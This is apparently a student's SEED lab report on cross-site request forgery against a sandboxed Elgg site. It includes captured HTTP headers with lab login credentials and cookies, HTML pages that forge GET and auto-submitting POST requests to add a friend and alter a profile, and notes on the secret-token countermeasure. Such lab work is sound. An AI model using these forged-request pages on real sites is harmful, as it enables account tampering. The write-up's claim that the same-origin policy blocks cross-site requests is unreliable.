
Mohammad Fakhruddin Babar
ID: M564K763


Task 1: Observing HTTP Request

I made a GET request to the website http://www.seed-server.com. Here is the screenshot from HTTP Live header


Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
GET
http://www.seed-server.com/

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/alice
Connection: keep-alive
Cookie: Elgg=vhtppkh9pohi47700qpgo13b4d
Upgrade-Insecure-Requests: 1
```

I made a post request by putting username and password of Alice in the login page.



Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
POST
http://www.seed-server.com/action/login

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------366444392822883593814212597654
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=s8ov67ge1leiur2r5dhfle725t
```

```
__elgg_token=f99g09TifFEAZSAh7Nt-2A&__elgg_ts=1651185077&username=alice&password=seedalice
```


Task 2: CSRF Attack using GET request

HTML code to add Alice in Samy’s account:



```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<image src=http://www.seed-server.com/action/friends/add?friend=59>
<iframe
src=http://www.seed-server.com/action/friends/add?friend=59>
</iframe>
</body>
</html>
```


Log of HTTP Header Live:



```
http://www.attacker32.com/addfriend.html
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Thu, 28 Apr 2022 21:36:08 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Thu, 28 Apr 2022 21:30:07 GMT
ETag: "ec-5ddbda13b22d3-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 159
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

http://www.seed-server.com/action/friends/add?friend=59
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: Elgg=o18fomlammdg39h8q309nmdn9k
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 302 Found
Date: Thu, 28 Apr 2022 21:36:09 GMT
Server: Apache/2.4.41 (Ubuntu)
```


Task 3: CSRF Attack using POST Request

HTML code that will edit Alice’s account and post ‘Samy is my hero’



```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Log of HTTP Header Live after launching the attack:



Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
POST

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: Elgg=v8fae7qdkqsvjr7rqbkh6asfss
Upgrade-Insecure-Requests: 1

name=Alice&briefdescription=Samy is my hero&accesslevel[briefdescription]=2&guid=56
```

3.c.i: Samy just visit the account of Alice and send her the friend request. From the HTTP header live, we can get the user id of Alice. Or from the view page source of Alice profile, we can get her guid.


3.c.ii:

He can still launch the attack but he needs to change the script a little bit. He needs to check the guid of the visitor and compare it with the guid of Alice. It will launch the attack if and only if the guid matches.

Task 4: Implementing a countermeasure for Elgg

4.a: After enabling countermeasure, I tried both the attacks. But this time we couldn't add alice in the friendlist or post on Alice's profile.

4.b Secret Tokens:



Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
POST

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------286186688613487070482158242931
Content-Length: 3027
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=u2vdkj7a7mshuavmgfn59823r6
Upgrade-Insecure-Requests: 1

__elgg_token=vshAegEGZ908_42Xgl00Tg&__elgg_ts=1651182781&name=Samy&description=<p>Samy is my hero</p> &acc
```

4.c:

The SAME ORIGIN access policy for web pages prevents requests from being initiated from other sites; it only enables requests to be initiated from the same site.

It is difficult for an attacker to predict the secret token since it is an MD5 digest combining the site secret value, timestamp, user session ID, and a randomly created session string.